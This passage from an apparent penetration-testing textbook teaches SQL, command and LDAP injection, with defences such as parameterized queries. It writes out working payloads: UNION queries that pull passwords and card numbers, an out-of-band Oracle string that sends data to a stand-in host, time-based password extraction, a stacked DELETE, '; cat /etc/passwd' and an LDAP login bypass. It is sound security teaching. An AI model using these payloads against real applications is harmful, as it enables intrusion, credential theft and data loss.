- **DELETE:** Used to delete data from a database
- **INSERT INTO:** Used to insert new data into a database
- **CREATE DATABASE:** Used to create a new database
- **ALTER DATABASE:** Used to modify a database
- **CREATE TABLE:** Used to create a new table
- **ALTER TABLE:** Used to modify a table
- **DROP TABLE:** Used to delete a table
- **CREATE INDEX:** Used to create an index or a search key element
- **DROP INDEX**: Used to delete an index

Typically, SQL statements are divided into the following categories:

- Data definition language (DDL) statements
- Data manipulation language (DML) statements
- Transaction control statements
- Session control statements
- System control statements
- Embedded SQL statements

Figure 10-6 shows an example of an SQL query.



Figure 10-6

An SQL Query

Figure 10-6 illustrates the client-server interaction for executing an SQL query. The following are the high-level steps:

- **Client Connects to Web Application**: The client initiates a connection to the web application.
- **Connection Established**: The web application establishes the connection with the client.
- **Request User Data for Omar**: The client sends a request to the web application to retrieve user data for a user named Omar.
- **Web Application Forms SQL Query**: The web application creates an SQL query based on the client's request. The query is **SELECT * FROM Red Team Village Users WHERE name='Omar'**.
- **Send SQL Query to Database**: The web application sends this SQL query to the database for execution.
- **Database Executes SQL Query**: The database receives the SQL query and executes it. This involves searching for records in the Red Team Village Users table where the name is Omar.
- **Return User Data for Omar**: The database returns the user data for Omar to the web application.
- **Send User Data to Client**: The web application receives the data from the database and sends it back to the client.

- **Display User Data for Omar**: The client receives the user data and displays it to the user.

Tip

The W3Schools website has a tool called the Try-SQL Editor that allows you to practice SQL statements in an "online database" (see **https://www.w3schools.com/sql/trysql.asp?-filename=trysql_select_all**). You can use this tool to become familiar with SQL statements and how they may be passed to an application. Another good online resource that explains SQL queries in detail is **https://www.geeksforgeeks.org/sql-ddl-dml-tcl-dcl**.

Figure 10-7 shows an example of using the Try-SQL Editor with an SQL statement.



Figure 10-7

An SQL Statement

The **SELECT** statement shown in Figure 10-7 is querying records in a database table called Customers and specifically searches for any instances that match **%Saavedra%** in the ContactName column (field). A single record is displayed.

Tip

You can test different **SELECT** statements in the Try-SQL Editor to become familiar with SQL commands.

Let's take a closer look at the SQL statement in Figure 10-8.



Figure 10-8

Explanation of the SQL Statement in Figure 10-7

Web applications construct SQL statements involving SQL syntax invoked by the application mixed with user-supplied data. The first portion of the SQL statement shown in **Figure 10-8** is not shown to the user; typically the application sends this portion to the database behind the scenes. The second portion of the SQL statement is typically user input in a web form.

If an application does not sanitize user input, an attacker can supply crafted input in an attempt to make the original SQL statement execute further actions in the database. SQL injections can be done using user-supplied strings or numeric input. **Figure 10-9** shows an example of a basic SQL injection attack.



Figure 10-9

A Basic SQL Injection Attack Using String-Based User Input

Figure 10-9 shows WebGoat being used to demonstrate the effects of an SQL injection attack. When the string **Smith' or '1'='1** is entered in the web form, it causes the application to display all records in the database table to the attacker. This is an example of a *Boolean SQL* injection attack.

OWASP WebGoat and Juice Shop

OWASP WebGoat is an intentionally vulnerable web application designed as a learning tool for developers, security professionals, and students to practice identifying, exploiting, and mitigating common web application vulnerabilities in a safe, controlled environment. WebGoat is built with known vulnerabilities that align with the OWASP Top 10, such as SQL injection, cross-site scripting, insecure deserialization, and more. The platform provides step-by-step lessons where users can exploit vulnerabilities and learn how to fix them. Each lesson includes explanations of the vulnerability, how it can be exploited, and how to mitigate it.

OWASP Juice Shop is another intentionally vulnerable web application created by OWASP. It simulates a modern e-commerce platform with a

wide range of security flaws. Juice Shop is designed to teach users about web application security by challenging them to find and exploit vulnerabilities.

Figure 10-10 shows another example. In this case, the attacker is using a numeric input to cause the vulnerable application to dump the table records.



Figure 10-10

A Basic SQL Injection Attack Using Numeric-Based User Input

> Tip
>
> Download WebGoat or run WebSploit Labs and complete all the exercises related to SQL injection to practice in a safe environment.

One of the first steps when finding SQL injection vulnerabilities is to understand when the application interacts with a database. This is typically done with web authentication forms, search engines, and interactive sites such as e-commerce sites.

You can make a list of all input fields whose values could be used in crafting a valid SQL query. This includes trying to identify and manipulate hidden fields of **POST** requests and then testing them separately, trying to interfere with the query and to generate an error. As part of penetration testing, you should pay attention to HTTP headers and cookies.

As a penetration tester, you can start by adding a single quote (‘) or a semicolon (;) to the field or parameter in a web form. The single quote is used in SQL as a string terminator. If the application does not filter it correctly, you may be able to retrieve records or additional information that can help enhance your query or statement.

You can also use comment delimiters (such as -- or /* */), as well as other SQL keywords, including **AND** and **OR** operands. Another simple test is to

insert a string where a number is expected.

Tip

You should monitor all the responses from the application. This includes inspecting the HTML or JavaScript source code. In some cases, errors coming back from the application are inside the source code and shown to the user.

SQL Injection Categories

SQL injection attacks can be divided into the following categories:

- **In-Band SQL Injection:** With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- **Out-of-Band SQL Injection:** With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.
- **Blind (or Inferential) SQL Injection:** With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the information by sending specific statements and discerning the behavior of the application and database.

Tip

To perform an SQL injection attack, an attacker must craft a syntactically correct SQL statement (query). The attacker may also take advantage of error messages coming back from the application and might be able to reconstruct the logic of the original query to understand how to execute the attack correctly. If the application hides the error details, the attacker might need to reverse-engineer the logic of the original query.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- **Union Operator:** This is typically used when an SQL injection vulnerability allows a **SELECT** statement to combine two queries into a single result or a set of results.
- **Boolean:** This is used to verify whether certain conditions are true or false.
- **Error-Based Technique:** This is used to force the database to generate an error to enhance and refine an attack (injection).

- **Out-of-Band Technique:** This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection send the results to a different web server or a local machine running a web service.
- **Time Delay:** It is possible to use database commands to delay answers. Attackers may use this technique when they don't get any output or error messages from the application.

Note

It is possible to combine any of the techniques mentioned here to exploit an SQL injection vulnerability. For example, an attacker may use the union operator and out-of-band techniques.

SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

Click here to view code image

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=2
```

This vulnerable application then performs the following SQL query:

Click here to view code image

```
SELECT * FROM products WHERE product_id=99 AND 1=2
```

The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

Click here to view code image

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=1
```

Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called **omar** to the users table of the database:

Click here to view code image

```
https://store.h4cker.org/buystuff.php?id=99; INSERT INTO users(username) VALUES
('omar')
```

Tip

You can play with the SQL statement values shown here in Try-SQL Editor at

https://www.w3schools.com/sql/trysql.asp?filename=trysql_insert_colname.

Fingerprinting a Database

To successfully execute complex queries and exploit different combinations of SQL injections, you must first fingerprint the database. The SQL language is defined in the ISO/IEC 9075 standard. However, databases differ from one another in terms of the ability to perform additional commands, use functions to retrieve data, and employ other features. When performing more advanced SQL injection attacks, an attacker needs to know what backend database the application uses (for example, Oracle, MariaDB, MySQL, PostgreSQL).

One of the easiest ways to fingerprint a database is to pay close attention to any errors returned by the application, as demonstrated in the following syntax error message from a MySQL database:

Click here to view code image

```
MySQL Error 1064: You have an error in your SQL syntax
```

Note

You can obtain detailed information about MySQL error messages from https://dev.mysql.com/doc/refman/8.0/en/error-handling.html.

The following is an error from a Microsoft SQL server:

Click here to view code image

```
Microsoft SQL Native Client error %u201880040e14%u2019
Unclosed quotation mark after the character string
```

The following is an error message from a Microsoft SQL server with Active Server Page (ASP):

Click here to view code image

```
Server Error in '/' Application
```

Note

You can find additional information about Microsoft SQL database error codes at https://docs.microsoft.com/en-us/azure/sql-database/sql-database-develop-error-messages.

The following is an error message from an Oracle database:

Click here to view code image

```
ORA-00933: SQL command not properly ended
```

Note

You can search for Oracle database error codes at **https://docs.oracle.com/en/error-help/db/ora-index.html**.

The following is an error message from a PostgreSQL database:

Click here to view code image

```
PSQLException: ERROR: unterminated quoted string at or near "'" Position: 1
or
Query failed: ERROR: syntax error at or near
"'" at character 52 in /www/html/buyme.php on line 69.
```

Tip

There are many other database types and technologies. You can always refer to a specific database vendor's website to obtain more information about the error codes for that type of database.

If you are trying to fingerprint a database, and there is no error message from the database, you can try using concatenation, as shown here:

Click here to view code image

```
MySQL: 'finger' + 'printing'
SQL Server: 'finger' 'printing'
Oracle: 'finger'||'printing'
PostgreSQL: 'finger'||'printing'
```

Surveying the UNION Exploitation Technique

The SQL **UNION** operator is used to combine the result sets of two or more **SELECT** statements, as shown here:

Click here to view code image

```
SELECT zipcode FROM h4cker_customers
UNION
SELECT zipcode FROM h4cker_suppliers;
```

By default, the **UNION** operator selects only distinct values. You can use the **UNION ALL** operator if you want to allow duplicate values.

Tip

You can practice using the **UNION** operator interactively with the Try-SQL Editor tool at **https://www.w3schools.com/sql/trysql.asp?filename=trysql_select_union**.

Attackers may use the **UNION** operator in SQL injection attacks to join queries. The main goal of this strategy is to obtain the values of columns of other tables. The following is an example of a **UNION**-based SQL injection attack:

Click here to view code image

```
SELECT zipcode FROM h4cker_customers WHERE zip=1 UNION ALL SELECT creditcard FROM
payments
```

In this example, the attacker joins the result of the original query with all the credit card numbers in the payments table.

Figure 10-11 shows how a **UNION** operator can be used in an SQL injection attack using the WebGoat vulnerable application. For example, the following string could be entered in the web form:

Click here to view code image

```
omar' UNION SELECT 1,user_name,password,'1','1','1',1 FROM user_system_data --
```



Figure 10-11

A **UNION** *Operand in an SQL Injection Attack*

The following is an example of a **UNION**-based SQL injection attack using a URL:

Click here to view code image

```
https://store.h4cker.org/buyme.php?id=1234' UNION SELECT 1,user_
name,password,'1','1','1',1 FROM user_system_data --
```

Using Booleans in SQL Injection Attacks

The Boolean technique is typically used in blind SQL injection attacks. In blind SQL injection vulnerabilities, the vulnerable application typically does not return an SQL error, but it could return an HTTP 500 message, a 404 message, or a redirect. It is possible to use Boolean queries against an application to try to understand the reason for such error codes.

Figure 10-12 shows a blind SQL injection using the DVWA intentionally vulnerable application.



Figure 10-12

A Blind SQL Injection Attack

Tip

Try this approach yourself by downloading DVWA or by deploying WebSploit Labs at **websploit.org**.

Understanding Out-of-Band Exploitation

The out-of-band exploitation technique is useful when you are exploiting a blind SQL injection vulnerability. You can use database management system (DBMS) functions to execute an out-of-band connection to obtain the results of the blind SQL injection attack. Figure 10-13 shows how an attacker could exploit a blind SQL injection vulnerability in **store.h4cker.org**. Then the attacker forces the victim server to send the results of the query (compromised data) to another server (malicious.h4cker.org).



Figure 10-13

An Out-of-Band Attack

The malicious SQL string is as follows:

Click here to view code image

```
https://store.h4cker.org/buyme.php?id=8||UTL_HTTP.request('malicious.h4cker.
org')||(SELECT user FROM DUAL)--
```

In this example, the attacker is using the value **8** combined with the result of Oracle's function **UTL_HTTP.request**.

Tip

To perform this attack, you can set up a web server such as Nginx or Apache or use Netcat to start a listener (for example, **nc -lvp 80**). One of the most common uses of Netcat for penetration testing involves creating reverse and bind shells. A *reverse shell* is a shell initiated from the victim's system to the attacker. A *bind shell* is set up on the victim and "binds" to a specific port to listen for an incoming connection from the attacker. A bind shell is often referred to as a *backdoor*.

For cheat sheets that can help you get familiar with different useful commands and utilities (including Netcat), see **https://h4cker.org/cheat**.

Time-Based SQL Injection

In time-based blind SQL injection, attackers inject queries that cause a delay in the server's response if certain conditions are true. This technique allows them to infer information based on how long it takes for the server to respond.

For instance, if you want to check if a certain condition is true, you can use a time-delay function like **SLEEP()** (in MySQL) or **pg_sleep** (in

PostgreSQL) to cause a delay in the response if their injected condition is true:

Click here to view code image

```
https://secretcorp.org/product?id=10 AND IF(1=1, SLEEP(5), 0)
```

This query will cause the server to pause for 5 seconds if **1=1** (which is always true). If there is no delay, it indicates that the condition is false. You can use this method to extract data one piece at a time by asking conditional questions. For example, you could extract a password character by character:

Click here to view code image

```
https://secretcorp.org/product?id=10 AND IF(SUBSTRING((SELECT password FROM users
WHERE username='admin'), 1, 1) = 'a', SLEEP(5), 0)
```

This query checks if the first character of the admin's password is **'a'**. If true, there will be a delay; otherwise, there will be no delay. The attacker repeats this process for each character until they have reconstructed the entire password.

Both Boolean-based and time-based blind SQL injections allow attackers to extract sensitive information from databases even when they cannot see direct query results. By carefully crafting conditional statements and observing either content changes or response times, attackers can slowly reconstruct data such as usernames, passwords, and other sensitive information from vulnerable applications.

Stacked Queries

A semicolon in normal SQL queries can be used to specify that the end of a statement has been reached and what follows is a new one. This process allows you to execute multiple statements in the same call to the database. **UNION** queries used in SQL injection attacks are limited to **SELECT** statements. However, *stacked queries* can be used to execute any SQL statement or procedure. A typical attack using this technique could be specifying a malicious input statement such as

```
1; DELETE FROM customers
```

This, in turn, is processed as the following SQL query by the vulnerable application and database:

Click here to view code image

```
SELECT * FROM customers WHERE customer_id=1; DELETE FROM customers
```

Exploring the Time-Delay SQL Injection Technique

When you're trying to exploit a blind SQL injection, the Boolean technique is helpful. Another trick is to also induce a delay in the response, which indicates that the result of the conditional query is true.

Note

The time-delay technique varies from one database type/vendor to another.

The following example illustrates how to use the time-delay technique against a MySQL server:

Click here to view code image

```
https://store.h4cker.org/buyme.php?id=8 AND IF(version() like '8%', sleep(10),
'false'))--
```

In this example, the query checks whether the MySQL version is 8.x and then forces the server to delay the answer by 10 seconds. The attacker can increase the delay time and monitor the responses. The attacker could even set the sleep parameter to a high value, since it is not necessary to wait that long, and then just cancel the request after a few seconds.

Exploiting a Stored Procedure SQL Injection

A *stored procedure* is one or more SQL statements or a reference to an SQL server. Stored procedures can accept input parameters and return multiple values in the form of output parameters to the calling program. They can also contain programming statements that execute operations in the database (including calling other procedures).

If an SQL server does not sanitize user input, it is possible to enter malicious SQL statements that will be executed within the stored procedure. The following example illustrates the concept of a stored procedure:

Click here to view code image

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As Declare
@sqlstring varchar(250) Set @sqlstring = ' Select 1 from users Where username = ' +
@username + ' and passwd = ' + @passwd exec(@sqlstring) Go
```

By entering **omar or 1=1' somepassword** in a vulnerable application where the input is not sanitized, an attacker could obtain the password as well as other sensitive information from the database.

You can use tools such as **SQLmap** to automate an SQL injection attack. **SQLmap** comes installed by default in Kali Linux and Parrot Security. However, you can download it from **https://sqlmap.org** and install it in any compatible Linux system.

Understanding SQL Injection Mitigations

Input validation is an important part of mitigating SQL injection attacks. The best mitigation for SQL injection vulnerabilities is to use immutable queries, such as the following:

- Static queries
- Parameterized queries
- Stored procedures (if they do not generate dynamic SQL)

Immutable queries do not contain data that could get interpreted. In some cases, they process the data as a single entity that is bound to a column without interpretation.

The following are two examples of static queries:

Click here to view code image

```
select * from contacts;
select * from users where user = “omar”;
```

The following are parameterized queries:

Click here to view code image

```
String query = “SELECT * FROM users WHERE name = ?”;
PreparedStatement statement = connection.prepareStatement(query);
statement.setString(1, username);
ResultSet results = statement.executeQuery();
```

Tip

OWASP has a great resource that explains the SQL mitigations in detail; see **https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet**.

The OWASP Enterprise Security API (ESAPI) is another great resource. It is an open-source web application security control library that allows organizations to create lower-risk applications. ESAPI provides guidance and controls that mitigate SQL injection, XSS, CSRF, and other web application security vulnerabilities that rely on input validation flaws. You can obtain more information about ESAPI from **https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API**.

Command Injection Vulnerabilities

A *command injection* is an attack in which an attacker tries to execute commands that they are not supposed to be able to execute on a system via a vulnerable application. Command injection attacks are possible

when an application does not validate data supplied by the user (for example, data entered in web forms, cookies, HTTP headers, and other elements). The vulnerable system passes that data into a system shell.

With command injection, an attacker tries to send operating system commands so that the application can execute them with the privileges of the vulnerable application.

Note

Command injection is not the same as code execution and code injection, which involve exploiting a buffer overflow or similar vulnerability.

Command injection against web applications is not as popular as it used to be, since modern application frameworks have better defenses against these attacks. **Figure 10-14** shows an example of command injection using the DVWA intentionally vulnerable application.

In **Figure 10-14**, the website allows a user to enter an IP address to perform a ping test to that IP address, but the attacker enters the string **192.168.88.2;cat /etc/passwd** to cause the application to show the contents of the file /etc/passwd.



Figure 10-14

A Command Injection Vulnerability

Common characters that indicate a possible command injection attempt include

- **Semicolon (;)**: Used to chain multiple commands
- **Ampersand (&)**: Used to run multiple commands in parallel
- **Pipe (|)**: Used to pass the output of one command as input to another
- **Backtick (`)**: Used for command substitution, allowing the output of one command to be inserted into another
- **Dollar Sign ($)**: Used for variable substitution in shell scripts

For example, say an application expects an IP address as input, but the user enters something like this:

```
10.10.8.1; cat /etc/passwd
```

This input includes a semicolon followed by a command to display sensitive system files, which is a clear sign of a command injection attempt.

System logs can provide valuable clues about command injection attempts. Look for unexpected or suspicious commands being executed by the application, especially those involving system utilities like **cat**, **ls**, **rm**, or network tools like **curl** and **nslookup**. Additionally, failed execution attempts or errors related to malformed commands can indicate an attack.

Note

OWASP provides a good reference on how command injection works; see **https://www.owasp.org/index.php/Command_Injection**.

Lightweight Directory Access Protocol (LDAP) Injection Vulnerabilities

LDAP injection vulnerabilities are input validation vulnerabilities that are used by an attacker to inject and execute queries to LDAP servers. A successful LDAP injection attack can allow an attacker to obtain valuable information for further attacks on databases and internal applications

---

Note

The Lightweight Directory Access Protocol is an open application protocol that many organizations use to access and maintain directory services in a network. The LDAP protocol is defined in RFC 4511.

Similar to SQL injection and other injection attacks, LDAP injection attacks leverage vulnerabilities that occur when an application inserts unsanitized (not validated) user input directly into an LDAP statement. By crafting LDAP packets, attackers can cause the LDAP server to execute a variety of queries and other LDAP statements. LDAP injection vulnerabilities could allow an attacker to modify the LDAP tree and modify business-critical information.

There are two general types of LDAP injection attacks:

- **Authentication Bypass**: The most basic LDAP injection attacks are launched to bypass password and credential checking.
- **Information Disclosure**: An attacker could inject LDAP-crafted packets to list all resources in the organization's directory and perform

reconnaissance.

Imagine a web application that uses LDAP to authenticate users. The login form accepts a username and password, and the backend constructs an LDAP query to verify the credentials. The query might look something like this:

Click here to view code image

```
String ldapQuery = "(&(uid=" + username + ")(userPassword=" + password + "))";
```

The **username** and **password** are user-supplied inputs. If these inputs are not properly sanitized, an attacker can inject malicious characters into the query.

Let's compare a normal LDAP query versus an injected LDAP query. In a normal query with username **admin** and password **password123**, the resulting LDAP query would be

Click here to view code image

```
(&(uid=admin)(userPassword=password123))
```

This query checks whether there is a user with **uid=admin** and **userPassword=password123**. If such a user exists, the authentication is successful. You also can use something similar to **admin)(&)** and the password **anything**. If the application does not sanitize the input, the query becomes

Click here to view code image

```
(&(uid=admin)(&)(userPassword=anything))
```

This query now checks for two conditions:

- **(uid=admin)**: This user has the username **admin**.
- **(&)**: This always evaluates to true because it is a tautology.

As a result, the password check is bypassed entirely, and the attacker can log in as **admin** without needing to know the correct password.

An attacker could also use LDAP injection to escalate privileges by querying for users with administrative roles. Consider an application that checks whether a user has admin privileges by searching for users with a specific role:

Click here to view code image

```
String ldapQuery = "(&(uid=" + username + ")(role=admin))";
```

If the attacker inputs **username: "*)(role=admin"**, the resulting query becomes:

```
(&(uid=*)(role=admin))
```

This query now returns all users with the role of **admin**, regardless of their username. The attacker can then gain unauthorized access to administrative accounts.

Exploiting Authentication-Based Vulnerabilities

An attacker can bypass authentication in vulnerable systems by using several methods. The following are the most common ways to take advantage of authentication-based vulnerabilities in an affected system:

- Credential brute-forcing
- Session hijacking
- Redirecting
- Exploiting default credentials
- Exploiting weak credentials
- Exploiting Kerberos

Brute-Forcing Credentials

Credential brute-forcing is a type of attack where an attacker systematically attempts to guess a user's login credentials (username and password) to gain unauthorized access to an account or system. This method relies on trial and error, often using automated tools to try various combinations of usernames and passwords until the correct one is found.

